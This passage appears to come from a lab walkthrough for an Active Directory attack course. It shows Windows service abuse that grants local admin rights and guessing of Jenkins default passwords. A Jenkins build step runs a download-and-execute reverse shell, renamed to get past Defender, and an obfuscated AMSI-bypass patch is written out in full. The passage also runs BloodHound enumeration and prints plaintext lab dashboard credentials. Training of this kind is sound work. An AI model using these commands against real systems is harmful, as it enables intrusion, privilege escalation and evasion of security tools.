AbuseFunction  : Write-ServiceBinary -Name 'AbyssWebServer' -Path
<HijackPath>
CanRestart     : True

ServiceName    : AbyssWebServer
Path           : C:\WebServer\Abyss Web Server\abyssws.exe -service
ModifiablePath : @{ModifiablePath=C:\WebServer;
IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AbyssWebServer' -Path
<HijackPath>
CanRestart     : True

[snip]
[*] Checking service executable and argument permissions...

ServiceName                     : AbyssWebServer
Path                            : C:\WebServer\Abyss Web Server\abyssws.exe -
service
```

```
ModifiableFile                  : C:\WebServer\Abyss Web Server
ModifiableFilePermissions       : {WriteOwner, Delete, WriteAttributes,
Synchronize...}
ModifiableFileIdentityReference : Everyone
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name
'AbyssWebServer'
CanRestart                      : True

[snip]

[*] Checking service permissions...


ServiceName   : AbyssWebServer
Path          : C:\WebServer\Abyss Web Server\abyssws.exe -service
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AbyssWebServer'
CanRestart    : True

ServiceName   : SNMPTRAP
Path          : C:\Windows\System32\snmptrap.exe
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'SNMPTRAP'
CanRestart    : True
```

Let’s use the abuse function for `Invoke-ServiceAbuse` and add our current domain user to the local Administrators group.

```
PS C:\AD\Tools> Invoke-ServiceAbuse -Name 'AbyssWebServer' -UserName
'dcorp\studentx' -Verbose

VERBOSE: Service 'AbyssWebServer' original path: 'C:\WebServer\Abyss Web
Server\abyssws.exe -service'
VERBOSE: Service 'AbyssWebServer' original state: 'Stopped'
VERBOSE: Executing command 'net localgroup Administrators dcorp\student1
/add'
VERBOSE: binPath for AbyssWebServer successfully set to 'net localgroup
Administrators dcorp\student1 /add'
VERBOSE: Restoring original path to service 'AbyssWebServer'
VERBOSE: binPath for AbyssWebServer successfully set to 'C:\WebServer\Abyss
Web Server\abyssws.exe -service'
VERBOSE: Leaving service 'AbyssWebServer' in stopped state
ServiceAbused  Command
-------------  -------
AbyssWebServer net localgroup Administrators dcorp\studentx /add
```

We can see that the dcorp\studentx is a local administrator now. Just **logoff and logon again** and we have local administrator privileges!

Now for the next task, to identify a machine in the domain where studentx has local administrative access use Find-PSRemotingLocalAdminAccess.ps1:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\AD\Tools> Find-PSRemotingLocalAdminAccess
dcorp-adminsrv
[snip]
```

So, studentx has administrative access on dcorp-adminsrv and on the student machine. We can connect to dcorp-adminsrv using winrs as the student user:


```
C:\AD\Tools>winrs -r:dcorp-adminsrv cmd
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\studentx> set username
set username
USERNAME=studentx

C:\Users\studentx>set computername
computername
COMPUTERNAME=dcorp-adminsrv
```

We can also use PowerShell Remoting:

```
PS C:\AD\Tools> Enter-PSSession -ComputerName dcorp-
adminsrv.dollarcorp.moneycorp.local

PS C:\AD\Tools> [dcorp-
adminsrv.dollarcorp.moneycorp.local]C:\Users\studentx\Documents>$env:username
dcorp\studentx
```

Next, let's try our hands on the Jenkins instance.

To be able to execute commands on Jenkins server without admin access we must have privileges to Configure builds. We have a misocnfigured Jenkins instance on dcorp-ci (http://172.16.3.11:8080). If we go to the "People" page of Jenkins we can see the users present on the Jenkins instance. **Remember to use Edge to open the Jenkins web console!**



People

Includes all known "users", including login identities which the current security realm can enumerate, as well as people mentioned in commit messages in recorded changelogs.

No builds in the queue.

1 Idle
2 Idle
3 Idle

User ID	Name	Last Commit Activity ↑	On
manager	manager	N/A	
builduser	builduser	N/A	
jenkinsadmin	jenkinsadmin	N/A	

Since Jenkins does not have a password policy many users use username as passwords even on the publicly available instances. By manually trying the usernames as passwords we can identify that the user **builduser** has password **builduser**. The user builduser can Configure builds and Add Build Steps which will help us in executing commands.


Use the encodedcomand parameter of PowerShell to use an encoded reverse shell or use download execute cradle in Jenkins build step. You can use any reverse shell, below we are using a slightly modified version of Invoke-PowerShellTcp from Nishang. We renamed the function **`Invoke-PowerShellTcp`** to **`Power`** in the script to bypass Windows Defender.

If using Invoke-PowerShellTcp, make sure to include the function call in the script **`Power -Reverse -IPAddress 172.16.100.X -Port 443`** or append it at the end of the command in Jenkins. Please note that you may always like to rename the function name to something else to avoid detection.

```
powershell.exe -c iex ((New-Object
Net.WebClient).DownloadString('http://172.16.100.X/Invoke-
PowerShellTcp.ps1'));Power -Reverse -IPAddress 172.16.100.X -Port 443
```

or

```
powershell.exe iex (iwr http://172.16.100.X/Invoke-PowerShellTcp.ps1 -
UseBasicParsing);Power -Reverse -IPAddress 172.16.100.X -Port 443
```


Project0 Config [Jenkins]
Not secure
172.16.3.11:8080/job/Project0/configure
Dashboard > Project0 >
Configuration
General
Source Code Management
Build Triggers
Build Steps
Post-build Actions
None
Build Triggers
Trigger builds remotely (e.g., from scripts)
Build after other projects are built
Build periodically
Poll SCM
Build Steps
Execute Windows batch command
Command
See the list of available environment variables
Advanced...
Save
Apply

```
powershell iex (iwr -UseBasicParsing http://172.16.100.1/Invoke-PowerShellTcp.ps1);power -Reverse -IPAddress 172.16.100.1
-Port 443
```

Save the configuration.

Remember to host the reverse shell on a local web server on your student VM. You can find hfs.exe in the C:\AD\Tools directory of your student VM. **Also, make sure to add an exception or turn off the firewall on the student VM.**

On the student VM, run a netcat or powercat listener which listens on the port which we used above (443):

```
C:\AD\Tools>C:\AD\Tools\netcat-win32-1.12\nc64.exe -lvp 443
listening on [any] 443 ...
```

On Jenkins web console, launch the Build by clicking on 'Build Now' and on the listener, you will see:

```
listening on [any] 443 ...
172.16.3.11: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.100.x] from (UNKNOWN) [172.16.3.11] 50410: NO_DATA

Windows PowerShell running as user ciadmin on DCORP-CI
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\.jenkins\workspace\Projectx>
```

We can now run commands on the reverse shell:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx>$env:username
ciadmin
PS C:\Users\Administrator\.jenkins\workspace\Projectx> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8bd5:8ef3:b48b:7ed%5
   IPv4 Address. . . . . . . . . . . : 172.16.3.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.3.254

PS C:\Users\Administrator\.jenkins\workspace\Projectx> $env:computername
dcorp-ci
```

Learning Objective 6:

Task

- Setup BloodHound and identify shortest path to Domain Admins in the dollarcorp domain.

Solution


BloodHound uses neo4j graph database, so that needs to be setup first.

Note: Exit BloodHound once you have stopped using it as it uses good amount of RAM. You may also like to stop the neo4j service if you are not using BloodHound.

We need to install the neo4j service. Unzip the archive C:\AD\Tools\neo4j-community-4.1.1-windows.zip


Install and start the neo4j service as follows:

```
C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-
4.4.5\bin>neo4j.bat install-service
Neo4j service installed

C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-
4.4.5\bin>neo4j.bat start
```



```
C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\bin>neo4j.bat install-service
Neo4j service installed.

C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\bin>neo4j.bat start
Directories in use:
home:         C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5
config:       C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\conf
logs:         C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\logs
plugins:      C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\plugins
import:       C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\import
data:         C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\data
certificates: C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\certificates
licenses:     C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\licenses
run:          C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\run
Starting Neo4j.
Started neo4j. It is available at http://localhost:7474
There may be a short delay until the server is ready.

C:\AD\Tools\neo4j-community-4.4.5-windows\neo4j-community-4.4.5\bin>cd C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32
-x64

C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32-x64>
```

Once the service gets started browse to http://localhost:7474


Neo4j Browser

localhost:7474/browser/

Database access not available. Please use :server connect to establish connection. There's a graph waiting for you.

```
$ :server connect
```

Connect to Neo4j

Database access might require an authenticated connection

Connect URL: neo4j:// localhost:7687

Database - leave empty for default

Authentication type: Username / Password


Username: neo4j

Password: •••••

Enter the username: **neo4j** and password: **neo4j**. You need to enter a new password. Let's use **BloodHound** as the new password.

Now, open BloodHound from **C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32-x64** and provide the following details:

bolt://localhost:7687
Username: **neo4j**
Password**: BloodHound**




Run BloodHound ingestores to gather data and information about the current domain. Note that we are byassping .NET AMSI before running SharpHound.ps1 using the following code:

```
$ZQCUW = @"
using System;
using System.Runtime.InteropServices;
public class ZQCUW {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string
procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr
dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $ZQCUW

$BBWHVWQ =
[ZQCUW]::LoadLibrary("$([SYstem.Net.wEBUtIlITy]::HTmldecoDE('&#97;&#109;&#115
;&#105;&#46;&#100;&#108;&#108;'))")
$XPYMWR = [ZQCUW]::GetProcAddress($BBWHVWQ,
"$([systeM.neT.webUtility]::HtMldECoDE('&#65;&#109;&#115;&#105;&#83;&#99;&#97
;&#110;&#66;&#117;&#102;&#102;&#101;&#114;'))")
$p = 0
[ZQCUW]::VirtualProtect($XPYMWR, [uint32]5, 0x40, [ref]$p)
$TLML = "0xB8"
$PURX = "0x57"
$YNWL = "0x00"
$RTGX = "0x07"
$XVON = "0x80"
$WRUD = "0xC3"
$KTMJX = [Byte[]] ($TLML,$PURX,$YNWL,$RTGX,+$XVON,+$WRUD)
[System.Runtime.InteropServices.Marshal]::Copy($KTMJX, 0, $XPYMWR, 6)
```

Run the following commands to run Collector:


```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
PS C:\AD\Tools> cd C:\AD\Tools\BloodHound-master\BloodHound-master\Collectors
PS C:\AD\Tools\BloodHound-master\BloodHound-master\Collectors> $ZQCUW = @"
[snip .NET AMSI bypass]

PS C:\AD\Tools\BloodHound-master\BloodHound-master\Collectors> .
.\SharpHound.ps1
PS C:\AD\Tools\BloodHound-master\BloodHound-master\Collectors> Invoke-
BloodHound -CollectionMethod All -Verbose
2023-03-03T07:01:16.5006490-08:00|INFORMATION|This version of SharpHound is
compatible with the 4.2 Release of BloodHound

2023-03-03T07:01:16.8282702-08:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container,
RDP, ObjectProps, DCOM, SPNTargets, PSRemote

2023-03-03T07:01:16.8595176-08:00|INFORMATION|Initializing SharpHound at 7:01
AM on 3/3/2023

2023-03-03T07:01:22.3601219-08:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps,
DCOM, SPNTargets, PSRemote

[snip]

SharpHound Enumeration Completed at 7:02 AM on 3/3/2023! Happy Graphing!
```

Once all the data is uploaded to BloodHound, search for shortest path to Domain Admins in dollarcorp domain. (press Ctrl to toggle labels).


BloodHound
STUDENT320@DOLLARCORP.MONEYCORP.L(
S-1-5-21-280534878-1496970284-700767426-527
AddKeyCredentialLink
GenericAll
DOLLARCORP.MONEYCORP.LOCAL
KEY ADMINS@DOLLARCORP.MONEYCORP.LOCAL
AddKeyCredentialLink
SVCADMIN@DOLLARCORP.MONEYCORP.LOCAL
WriteDacl
MemberOf
HasSession
MemberOf
DCORP-DC.DOLLARCORP.MONEYCORP.LOCAL
ADMINISTRATOR@DOLLARCORP.MONEYCORP.LOCAL
DOMAIN ADMINS@DOLLARCORP.M
AllowedToDelegate
Contains
LARCORP.MONEYCORP.LOCAL
DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL
Contains
WriteDacl
Contains
GPLink
POLICY@DOLLARCORP.MONEYCORP.LOCAL
DOMAIN CONTROLLERS@DOLLARCORP.MONEYCORP.LOCAL
S-1-5-21-280534878-1496970234-700767426-519
Raw Query

Analysis using Web UI of BloodHound CE


We can use the data with the same Collectors with BloodHound CE. As BloodHound CE consumes high amounts of RAM, in the lab, you only have Read-only access to a shared BloodHound CE - https://crtpbloodhound-altsecdashboard.msappproxy.net/



Provide the following credentials to the Microsoft login page:

Username: crtpreader@altsecdashboard.onmicrosoft.com
Password: ARe@dOnlyUsertol00kAtSecurityDashboard!

This would bring you to the BloodHound CE login page. Provide the same set of credentials as above to the BloodHound login page and you will be able to access the UI.




Email Address: crtpreader@altsecdashboard.onmicrosoft.com

Always double-check the credentials in the lab portal - https://adlab.enterprisesecurity.io/

This instance of BloodHound CE already has the database populated. Feel free to play with the data!

To solve the task in the Learning Objective, proceed as follows.

In the Web UI, click on Cypher -> Click on the Folder Icon -> Pre-Built Searches -> Active Directory -> (Scroll down) -> Shortest paths to Domain Admins


ACCOUNT OPERATORS@DOLLARCORP.MONEYCORP.LOCAL
APPLOCKER@DOLLARCORP.MONEYCORP.LOCAL
GenericAll
APPLOCKED@DOLLARCORP.MONEYCORP.LOCAL
(MONEYCORP.LOCAL) S-1-5-21-335606122-960912869-3279953914-527
Contains
DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL
AddKeyCredentialLink
AllowedToDelegate
KEY ADMINS@DOLLARCORP.MONEYCORP.LOCAL
AddKeyCredentialLink
DCORP-DC.DOLLARCORP.MONEYCORP.LOCAL
Contains
HasSession
